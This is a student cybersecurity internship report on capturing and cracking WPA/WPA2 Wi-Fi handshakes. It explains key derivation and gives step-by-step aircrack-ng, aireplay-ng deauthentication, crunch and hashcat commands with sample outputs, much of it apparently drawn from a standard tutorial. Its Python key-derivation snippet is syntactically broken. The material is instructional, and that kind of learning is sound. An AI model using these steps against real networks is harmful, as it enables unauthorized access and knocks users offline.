ACADEMOR, BENGALURU

INTERNSHIP

CYBERSECURITY FEBRUARY BATCH-23

MAJOR GROUP PROJECT

CODE – CS-02-MLB6

SUBMITTED BY:

NAME: SOHAIM ASLAM AZMI

COURSE: M.C.A – INTEGRAL UNIVERSRITY

E-MAIL: sohaimaslam98@gmail.com

Major Project Topics

- WiFi - WPA/2 : Handshake Capturing & Cracking Key
- Perform Session Hijacking & get Login Access using DVWA
- Generate cipher.txt which includes Encrypted value of your “Name” using the RSA public key & Hide cipher.txt behind Image using Steganography. Also showcase decryption using RSA Private Key

WiFi - WPA/2 : HANDSHAKE CAPTURING & CRACKING KEY

History of wireless security

In 1999, the WEP (Wired Equivalent Privacy) was introduced. It was deprecated in 2004 after some researchers discovered flaws in the design of the protocol. Currently, it is really easy to crack a WEP password. With the right tools, it requires only a few minutes.

The Wi-Fi Alliance defined the WPA (Wi-Fi Protected Access) in the response of weakness found in WEP. WPA became available in 2003 and WPA2 (a little improvement of WPA) in 2004.

In 2018, the Alliance announced WPA3 as a replacement of WPA2. But currently, the WPA2 is the most used protocol to secure Wi-Fi AP.

How does work WPA/WPA2?

WPA and WPA2 are very similar from an authentication perspective. We will use the global term "WPA" and point the difference between the two when it is necessary.

WPA can be used in two different modes:

- **WPA-Personal**: also refer as WPA-PSK (Pre-Shared Key), is designed for home or small networks. It uses a common pass-phrase for all the users. This system is easy to set up but if one device is compromised, it necessary to change the password on every device on the network.
- **WPA-Enterprise**: also refer as WPA-802.1x, is designed for medium or big networks (in a big company for example). This system requires a RADIUS server and the users use their personal identifier to connect to the network. This system is more difficult to set up but allows a management user-by-user. If a device is compromised, it is possible to revoke its access without changing something on the other devices.

The 4-way handshake

The 4-way handshake provides mutual authentication based on the shared secret key PMK and negotiates a fresh session key PTK. The PTK is derived from the PMK, two nonces, the MAC addresses of both the client and the authenticator. This 64 bytes PTK is split into:

- 16 bytes Key Confirmation Key (KCK). Used to compute MIC for integrity
- 16 bytes Key Encryption Key (KEK). Used to encrypt additional data from the AP to the clients during the handshake
- 16 bytes Temporal Key (TK). Used to encrypt/decrypt messages after the handshake.
- 8 bytes MIC Authenticator Tx Key (MIC Tx). Used to compute MIC on packets transmitted by AP.
- 8 bytes MIC Authenticator Rx Key (MIC Rx). Used to compute MIC on packets transmitted by the client.

PMK Generation

First, all devices derive the Pairwise Master Key (PMK) from the PSK.

The PMK is computed by using to PBKDF2 (Password-Based Key Derivation Function 2) that is a key derivation function. This kind of functions is used to reduce vulnerabilities to brute force attacks because of the high computational cost.

DK = PBKDF2(PRF, password, Salt, c, len)


Where:

- **PRF**: is a pseudo-random function
- **password**: is the password from which a derived key is generated
- **Salt**: is a sequence of bits. It is random data used that is used as an additional input in hash functions
- **c**: is the number of iteration
- **len**: the desired length of the derived key
- **DK**: is the Derived Key

The WPA protocol generates the PMK as [1] [2]:

PMK = PBKDF2(HMAC-SHA1, PSK, SSID, 4096, 256)

The following figure represents the previous equation.



The goal of this handshake is to create an initial pairing between the client and the AP (access point):

- AP sends ANonce to the STA (connecting station). The client creates the PTK (Pairwise Transient Key).
- Client sends SNonce to AP and a MIC (Message Integrity Code) which includes the authentication.
- The AP creates PTK and sends the GTK (Group Temporal Key), along with a sequence number together and an MIC.
- The client sends a confirmation to the AP.

GTK is then used to decrypt multicast/broadcast traffic.

Key Construction [PMK, PTK, KCK, MIC]

Before this handshake takes place, both AP and Station/Client contain PMK (never transmitted over the air). It’s used to derive PTK and is computed using PBKDF2 (Password-based Key Derivation Funtion 2) which uses HMAC-SHA1 algorithm to encode data:

PMK = PBKDF2(HMAC−SHA1, PSK, SSID, 4096, 256)

The 4096 iterations to create 256-bit PMK with SSID used as salt and PSK (passphrase) used as the base of entire process. Sample python code:

```
#import hashlib
from pbkdf2 import PBKDF2
ssid = 'cyberpunk'
pass= 'theone'

print "Pairwise Master Key (PMK): " + PBKDF2(phrase, ssid, 4096).read(32).encode("hex
"))
# ALTERNATIVE
# pmk = hashlib.pbkdf2_hmac('sha1', passphrase, SSID.encode(), 4096, 32)
```

PTK is dependent on ANOUNCE, SNOUNCE, AP & Station MAC Addresses and PMK. The result is 512bit PTK which are treated as 5 separate keys:

- 128bits – Key Confirmation Key (KCK) – Used during the creation of the MIC.
- 128 bits – Key Encryption Key (KEK) – Used by the AP during data encryption.
- 128 bits – Temporal Key (TK) – Used for the encryption and decryption of unicast packets.
- 64 bits – MIC Authenticator Tx Key (MIC Tx) – Only used with TKIP configurations for unicast packets sent by access points.
- 64 bits- MIC Authenticator Rx Key (MIC Rx) – Only used with TKIP configurations for unicast packets sent by clients.

```
- 128 bits -.- 128 bits -.- 128 bits -.-   64 bits   -.- 64 bits -

|   KCK    |    KEK    |     TK      |  MIC Tx  |  MIC Rx  |
```

PKE value is assumed. PTK can be generated with a function (customPRF512) or simply by calling hmac lib. Sample python code for generating the keys:

```
pmk = hashlib.pbkdf2_hmac('sha1', passphrase, SSID.encode(), 4096, 32)
pke = "Pairwise key expansion"
key_data = min(ap_mac,s_mac) + max(ap_mac,s_mac) + min(anonce,snonce) + max(anonce,snonce)
ptk = customPRF512(pmk, pke, key_data)
kck = ptk[:16]  #TAKING just 16 bytes

# ALTERNATIVE
#ptk = hmac.new(pmk, message, hashlib.sha1).digest()
#kck = hmac.new(pmk, message, hashlib.sha1).digest()[:16]
```

With that, we have everything we need to calculate MIC, which you can further use to validate your attempts to crack password. Below you'll find a complete python code you can use to experiment.

1. Capturing WiFi WPA/WPA2 Password: Handshake Aircrack-ng

Start


```
$ airmon-ng start wlan0
```

It varies from system to system (adapter) but you’ll probably end up with an interface wlan0mon. Check ifconfig output and see what you’ll end up with:

```
wlan0mon: flags=867<UP,BROADCAST,NOTRAILERS,RUNNING,PROMISC,ALLMULTI>  mtu 1500

    unspec A0-33-C1-22-1B-B3-30-3A-00-00-00-00-00-00-00-00  txqueuelen 1000  (UNSPEC)

    RX packets 7669072  bytes 1778986484 (1.7 GB)

    RX errors 0  dropped 0  overruns 0  frame 0

    TX packets 0  bytes 0 (0.0 B)

    TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Next, look what’s out there:

```
$ airodump-ng wlan0mon
```



```
CH  4 ][ Elapsed: 0 s ][ 2019-06-10 20:18

BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

56:BE:F7:67:62:A1  -90        3        0    0   9  54e  WPA2 CCMP   MGT  [redacted]
54:BE:F7:67:62:AF  -86        3        0    0   9  54e  WPA2 CCMP   PSK  [redacted]
16:DD:A9:1E:C1:32  -91        2        0    0   3  54e  WPA2 CCMP   MGT  [redacted]
AC:64:62:8F:0F:F6  -89        3        0    0   3  54e  WPA2 CCMP   PSK  [redacted]
60:02:92:13:51:88  -86        2        0    0   8  54e  WPA2 CCMP   PSK  [redacted]
8C:68:C8:8E:4C:6C  -41        8       18    0   3  54e  WPA2 CCMP   PSK  [redacted]
62:02:92:13:51:8A  -81        2        0    0   8  54e  WPA2 CCMP   MGT  [redacted]
A4:99:47:EC:C7:A8  -78        7        0    0   3  54 . WPA  CCMP   PSK  [redacted]
62:02:92:13:6B:3E  -87        1        0    0  13  54e  WPA2 CCMP   MGT  [redacted]
B0:C1:9E:0D:35:85  -85        2        0    0  13  54e  WPA2 CCMP   PSK  [redacted]
34:69:87:BE:AC:12  -77        3        0    0  13  54e  WPA2 CCMP   PSK  [redacted]
60:02:92:13:6B:3C  -86        3        0    0  13  54e  WPA2 CCMP   PSK  [redacted]
40:16:7E:DC:1A:8C  -48        2        0    0   6  54e  WPA2 CCMP   PSK  CyberPunk
40:CB:A8:93:1D:D3  -84        5        1    0   7  54e  WPA2 CCMP   PSK  [redacted]
F0:79:59:D4:32:58  -74        6        0    0   7  54e  WPA2 CCMP   PSK  [redacted]
50:C7:BF:DC:05:A8  -69        2        0    0   6  54e. WPA2 CCMP   PSK  [redacted]
24:1F:A0:37:D7:40  -86        2        0    0   1  54e  WPA2 CCMP   PSK  [redacted]
7C:05:07:77:91:AF  -85        2        0    0   1  54e  WPA2 CCMP   PSK  [redacted]
D8:97:BA:EB:E2:F0  -67        2       24   11   1  54e  WPA2 CCMP   PSK  [redacted]
90:58:51:97:66:51  -80        4        0    0   1  54e  WPA2 CCMP   PSK  [redacted]

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

8C:68:C8:8E:4C:6C  48:D2:24:0E:8D:52  -65    0e- 0e     0       18
(not associated)   FC:3F:7C:CB:DE:11  -91    0 - 1      1        2  UniFi
```

Dumping everything you capture to a FILE (*.cap):

$ airodump-ng -w <FILE> mon0

With this, we’re waiting for any WPA handshake to happen. When it does occur, in the top right corner you’ll see something like:

CH 9][Elapsed: 4 s][2019-05-24 16:58][WPA handshake: XX:XX:XX:XX:XX:XX

Here in this example, we’re going to be a more specific, we have a target in mind (CyberPunk Net with AP on 40:16:7E:DC:1A:8C). We want to read channel 6 (CyberPunk Channel), BSSID (40:16:7E:DC:1A:8C) and write all that into a file:

$ airodump-ng -c 6 --bssid 40:16:7E:DC:1A:8C -w CP wlan0mon

To speed things up we’re going to deauthanticate the wireless client on that BSSID by sending DeAuth package:

$ aireplay-ng -0 1 -a 40:16:7E:DC:1A:8C -c D8:9E:3F:3D:3F:69 wlan0mon

20:14:23 Waiting for beacon frame (BSSID: 40:16:7E:DC:1A:8C) on channel 6

20:14:24 Sending 64 directed DeAuth. STMAC: [D8:9E:3F:3D:3F:69] [25|59 ACKs]

- **0: Deauthentication Frame**
- **1: Number of DeAuth packages**
- **-a: AP MAC Addr**
- **-c: Client:STA MAC Addr**

Deauthentcation frame, sent from router to a device, terminates client's connection. Devices are usually configured to re-connect automatically, again going through 4-way-handshake. Previously started airodump-ng will capture it.

```
CH 14 ][ Elapsed: 1 min ][ 2019-06-10 01:53 ][ WPA handshake: 40:16:7E:DC:1A:8C

BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

40:16:7E:DC:1A:8C  -46      126       17    0   6  54e  WPA2 CCMP   PSK  CyberPunk

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

40:16:7E:DC:1A:8C  D8:9E:3F:3D:3F:69  -45    1e- 1e  1064      22
```

Captured: [WPA handshake: 40:16:7E:DC:1A:8C

In this example, we know the password ("theonecp"), it has 8 lowercase chars (WPA Minimum), so that's 26^8 = 208.827.064.576 possible combinations.

On our machine, crunch + aircrack has performance of 10k keys/sec. With that speed, we would break it in ~240 days (max).

```
$ crunch 8 8 abcdefghijklmnopqrstuvwxyz | aircrack-ng -b 40:16:7E:DC:1A:8C -w - cyberpunk_rs-02.cap
```

On the other hand GUI oclHashCat is far better with 360k keys/sec (2 RX 580 Cards). Rough estimate, 6 days (max).

```
$ hashcat -m 2500 -w 3 22924_1560196005.hccapx -a 3  ?l?l?l?l?l?l?l?l
```

2. Capturing WiFi WPA/WPA2 Password: Cracking [Steps]

Step 1 - Start the wireless interface in monitor mode

The purpose of this step is to put your card into what is called monitor mode. Monitor mode is the mode whereby your card can listen to every packet in the air. Normally your card will only "hear" packets addressed to you. By hearing every packet, we can later capture the WPA/WPA2 4-way handshake. As well, it will allow us to optionally deauthenticate a wireless client in a later step.

The exact procedure for enabling monitor mode varies depending on the driver you are using. To determine the driver (and the correct procedure to follow), run the following command:

```
airmon-ng
```

On a machine with a Ralink, an Atheros and a Broadcom wireless card installed, the system responds:

```
Interface    Chipset      Driver

rausb0       Ralink RT73  rt73

wlan0        Broadcom     b43 - [phy0]

wifi0        Atheros      madwifi-ng

ath0         Atheros      madwifi-ng VAP (parent: wifi0)
```

The presence of a [phy0] tag at the end of the driver name is an indicator for mac80211, so the Broadcom card is using a mac80211 driver. **Note that mac80211 is supported only since aircrack-ng v1.0-rc1, and it won't work with v0.9.1.** Both entries of the Atheros card show "madwifi-ng" as the driver - follow the madwifi-ng-specific steps to set up the Atheros card. Finally, the Ralink shows neither of these indicators, so it is using an ieee80211 driver - see the generic instructions for setting it up.

Step 1a - Setting up madwifi-ng

First stop ath0 by entering:

```
airmon-ng stop ath0
```

The system responds:

```
Interface      Chipset        Driver



wifi0          Atheros        madwifi-ng

ath0           Atheros        madwifi-ng VAP (parent: wifi0) (VAP destroyed)
```

Enter "iwconfig" to ensure there are no other athX interfaces. It should look similar to this:

```
lo        no wireless extensions.



eth0      no wireless extensions.



wifi0     no wireless extensions.
```

If there are any remaining athX interfaces, then stop each one. When you are finished, run "iwconfig" to ensure there are none left.

Now, enter the following command to start the wireless card on channel 9 in monitor mode:

```
airmon-ng start wifi0 9
```

Note: In this command we use "wifi0" instead of our wireless interface of "ath0". This is because the madwifi-ng drivers are being used.

The system will respond:

```
Interface    Chipset    Driver



wifi0        Atheros    madwifi-ng

ath0         Atheros    madwifi-ng VAP (parent: wifi0) (monitor mode enabled)
```

You will notice that "ath0" is reported above as being put into monitor mode.

To confirm the interface is properly setup, enter "iwconfig".

The system will respond:

```
lo      no wireless extensions.



wifi0   no wireless extensions.
```

```
eth0      no wireless extensions.

ath0      IEEE 802.11g  ESSID:""  Nickname:""
          Mode:Monitor  Frequency:2.452 GHz  Access Point: 00:0F:B5:88:AC:82
          Bit Rate:0 kb/s   Tx-Power:18 dBm   Sensitivity=0/3
          Retry:off   RTS thr:off   Fragment thr:off
          Encryption key:off
          Power Management:off
          Link Quality=0/94  Signal level=-95 dBm  Noise level=-95 dBm
          Rx invalid nwid:0  Rx invalid crypt:0  Rx invalid frag:0
          Tx excessive retries:0  Invalid misc:0   Missed beacon:0
```

In the response above, you can see that ath0 is in monitor mode, on the 2.452GHz frequency which is channel 9 and the Access Point shows the MAC address of your wireless card. Only the madwifi-ng drivers show the card MAC address in the AP field, other drivers do not. So everything is good. It is important to confirm all this information prior to proceeding, otherwise the following steps will not work properly.

Step 1b - Setting up mac80211 drivers

Unlike madwifi-ng, you do not need to remove the wlan0 interface when setting up mac80211 drivers. Instead, use the following command to set up your card in monitor mode on channel 9:

```
airmon-ng start wlan0 9
```

The system responds:

```
Interface      Chipset        Driver



wlan0          Broadcom       b43 - [phy0]

                              (monitor mode enabled on mon0)
```

Notice that airmon-ng enabled monitor-mode *on mon0*. So, the correct interface name to use in later parts of the tutorial is mon0. Wlan0 is still in regular (managed) mode, and can be used as usual, provided that the AP that wlan0 is connected to is on the same channel as the AP you are attacking, and you are not performing any channel-hopping.

To confirm successful setup, run “iwconfig”. The following output should appear:

```
lo        no wireless extensions.

eth0      no wireless extensions.



wmaster0  no wireless extensions.
```

```
wlan0     IEEE 802.11bg  ESSID:""

          Mode:Managed  Frequency:2.452 GHz  Access Point: Not-Associated

          Tx-Power=0 dBm

          Retry min limit:7   RTS thr:off   Fragment thr=2352 B

          Encryption key:off

          Power Management:off

          Link Quality:0  Signal level:0  Noise level:0

          Rx invalid nwid:0  Rx invalid crypt:0  Rx invalid frag:0

          Tx excessive retries:0  Invalid misc:0   Missed beacon:0



mon0      IEEE 802.11bg  Mode:Monitor  Frequency:2.452 GHz  Tx-Power=0 dBm

          Retry min limit:7   RTS thr:off   Fragment thr=2352 B

          Encryption key:off

          Power Management:off

          Link Quality:0  Signal level:0  Noise level:0

          Rx invalid nwid:0  Rx invalid crypt:0  Rx invalid frag:0

          Tx excessive retries:0  Invalid misc:0   Missed beacon:0
```

Here, mon0 is seen as being in monitor mode, on channel 9 (2.452GHz). Unlike madwifi-ng, the monitor interface has no Access Point field at all. Also notice that wlan0 is still present, and in managed mode - this is normal. Because both interfaces share a common radio, they must always be tuned to the same channel - changing the channel on one interface also changes channel on the other one.

Step 1c - Setting up other drivers

For other (ieee80211-based) drivers, simply run the following command to enable monitor mode (replace rausb0 with your interface name):

```
airmon-ng start rausb0 9
```

The system responds:

```
Interface    Chipset    Driver



rausb0       Ralink     rt73 (monitor mode enabled)
```

At this point, the interface should be ready to use.

Step 2 - Start airodump-ng to collect authentication handshake

The purpose of this step is to run airodump-ng to capture the 4-way authentication handshake for the AP we are interested in.

Enter:

```
airodump-ng -c 9 --bssid 00:14:6C:7E:40:80 -w psk ath0
```

Where:

- **-c 9 is the channel for the wireless network**
- **--bssid 00:14:6C:7E:40:80 is the access point MAC address. This eliminates extraneous traffic.**
- **-w psk is the file name prefix for the file which will contain the IVs.**
- **ath0 is the interface name.**

Important: Do NOT use the "--ivs" option. You must capture the full packets.

Here what it looks like if a wireless client is connected to the network:

```
CH  9 ][ Elapsed: 4 s ][ 2007-03-24 16:58 ][ WPA handshake: 00:14:6C:7E:40:80

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB  ENC  CIPHER AUTH ESSID

00:14:6C:7E:40:80   39 100       51      116   14   9  54  WPA2 CCMP   PSK  teddy

BSSID              STATION            PWR  Lost  Packets  Probes

00:14:6C:7E:40:80  00:0F:B5:FD:FB:C2   35     0      116
```

In the screen above, notice the "WPA handshake: 00:14:6C:7E:40:80" in the top right-hand corner. This means airodump-ng has successfully captured the four-way handshake.

Here it is with no connected wireless clients:

```
CH  9 ][ Elapsed: 4 s ][ 2007-03-24 17:51

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB  ENC  CIPHER AUTH ESSID

00:14:6C:7E:40:80   39 100       51        0    0   9  54  WPA2 CCMP   PSK  teddy

BSSID              STATION            PWR  Lost  Packets  Probes
```

Troubleshooting Tip

To see if you captured any handshake packets, there are two ways. Watch the airodump-ng screen for " WPA handshake: 00:14:6C:7E:40:80" in the top right-hand corner. This means a four-way handshake was successfully captured. See just above for an example screenshot.

Use Wireshark and apply a filter of "eapol". This displays only eapol packets you are interested in. Thus, you can see if capture contains 0,1,2,3 or 4 eapol packets.

Step 3 - Use aireplay-ng to deauthenticate the wireless client

This step is optional. If you are patient, you can wait until airodump-ng captures a handshake when one or more clients connect to the AP. You only perform this step if you opted to actively speed up the process. The other constraint is that there must be a wireless client currently associated with the AP. If there is no wireless client currently associated with the AP, then you have to be patient and wait for one to connect to the AP so that a handshake can be captured. Needless to say, if a wireless client shows up later and airodump-ng did not capture the handshake, you can backtrack and perform this step.

This step sends a message to the wireless client saying that that it is no longer associated with the AP. The wireless client will then hopefully reauthenticate with the AP. The reauthentication is what generates the 4-way authentication handshake we are interested in collecting. This is what we use to break the WPA/WPA2 pre-shared key.

Based on the output of airodump-ng in the previous step, you determine a client which is currently connected. You need the MAC address for the following. Open another console session and enter:

```
aireplay-ng -0 1 -a 00:14:6C:7E:40:80 -c 00:0F:B5:FD:FB:C2 ath0
```

Where:

- **-0 means deauthentication**
- **1 is the number of deauths to send (you can send multiple if you wish)**
- **-a 00:14:6C:7E:40:80 is the MAC address of the access point**
- **-c 00:0F:B5:FD:FB:C2 is the MAC address of the client you are deauthing**
- **ath0 is the interface name**

Here is what the output looks like:

```
11:09:28  Sending DeAuth to station   -- STMAC: [00:0F:B5:34:30:30]
```

With luck this causes the client to reauthenticate and yield the 4-way handshake.

Troubleshooting Tips

The deauthentication packets are sent directly from your PC to the clients. So you must be physically close enough to the clients for your wireless card transmissions to reach them. To confirm the client received the deauthentication packets, use tcpdump or similar to look for ACK packets back from the client. If you did not get an ACK packet back, then the client did not “hear” the deauthentication packet.

Step 4 - Run aircrack-ng to crack the pre-shared key

The purpose of this step is to actually crack the WPA/WPA2 pre-shared key. To do this, you need a dictionary of words as input. Basically, aircrack-ng takes each word and tests to see if this is in fact the pre-shared key.

There is a small dictionary that comes with aircrack-ng - “password.lst”. This file can be found in the “test” directory of the aircrack-ng source code. The Wiki FAQ has an extensive list of dictionary sources.

Open another console session and enter:

```
aircrack-ng -w password.lst -b 00:14:6C:7E:40:80 psk*.cap
```

Here is typical output when there are no handshakes found:

```
Opening psk-01.cap

Opening psk-02.cap

Opening psk-03.cap

Opening psk-04.cap

Read 1827 packets.



No valid WPA handshakes found.
```

When this happens you either have to redo step 3 (deauthenticating the wireless client) or wait longer if you are using the passive approach. When using the passive approach, you have to wait until a wireless client authenticates to the AP.

Here is typical output when handshakes are found:

```
Opening psk-01.cap

Opening psk-02.cap

Opening psk-03.cap

Opening psk-04.cap

Read 1827 packets.



#  BSSID              ESSID                     Encryption



1  00:14:6C:7E:40:80  teddy                     WPA (1 handshake)



Choosing first network as target.
```

Now at this point, aircrack-ng will start attempting to crack the pre-shared key. Depending on the speed of your CPU and the size of the dictionary, this could take a long time, even days.

Here is what successfully cracking the pre-shared key looks like:

```
                    Aircrack-ng 0.8

            [00:00:00] 2 keys tested (37.20 k/s)

                KEY FOUND! [ 12345678 ]

    Master Key     : CD 69 0D 11 8E AC AA C5 C5 EC BB 59 85 7D 49 3E
                     B8 A6 13 C5 4A 72 82 38 ED C3 7E 2C 59 5E AB FD

    Transcient Key : 06 F8 BB F3 B1 55 AE EE 1F 66 AE 51 1F F8 12 98
                     CE 8A 9D A0 FC ED A6 DE 70 84 BA 90 83 7E CD 40
                     FF 1D 41 E1 65 17 93 0E 64 32 BF 25 50 D5 4A 5E
                     2B 20 90 8C EA 32 15 A6 26 62 93 27 66 66 E0 71

    EAPOL HMAC     : 4E 27 D9 5B 00 91 53 57 88 9C 66 C8 B1 29 D1 CB
```

Troubleshooting Tips

Unable to Capture the Four-way Handshake:

It can sometimes be tricky to capture the four-way handshake. Here are some troubleshooting tips to address this:

- Your monitor card must be in the same mode as the both the client and Access Point. So, for example, if your card was in “B” mode and the client/AP were using “G” mode, then you would not capture the handshake. This is especially important for new APs and clients which may be “turbo” mode and/or other new standards. Some drivers allow you to specify the mode. Also, iwconfig has an option “modulation” that can sometimes be used. Do “man iwconfig” to see the options for “modulation”. For information, 1, 2, 5.5 and 11Mbit are 'b', 6, 9, 12, 18, 24, 36, 48, 54Mbit are 'g'.
- Sometimes you also need to set the monitor-mode card to the same speed. IE auto, 1MB, 2MB, 11MB, 54MB, etc.
- Be sure that your capture card is locked to the same channel as the AP. You can do this by specifying “-c <channel of AP>” when you start airodump-ng.
- Be sure there are no connection managers running on your system. This can change channels and/or change mode without your knowledge.
- You are physically close enough to receive both access point and wireless client packets. The wireless card strength is typically less than the AP strength.
- Conversely, if you are too close then the received packets can be corrupted and discarded. So, you cannot be too close.
- Make sure to use the drivers specified on the wiki. Depending on the driver, some old versions do not capture all packets.
- Ideally, connect and disconnect a wireless client normally to generate the handshake.
- If you use the deauth technique, send the absolute minimum of packets to cause the client to reauthenticate. Normally this is a single deauth packet. Sending an excessive number of deauth packets may cause the client to fail to reconnect and thus it will not generate the four-way handshake. As well, use directed deauths, not broadcast. To confirm the client received the deauthentication packets, use tcpdump or similar to look for ACK packets back from the client.

If you did not get an ACK packet back, then the client did not “hear” the deauthentication packet.

- Try stopping the radio on the client station then restarting it.
- Make sure you are not running any other program/process that could interfere such as connection managers, Kismet, etc.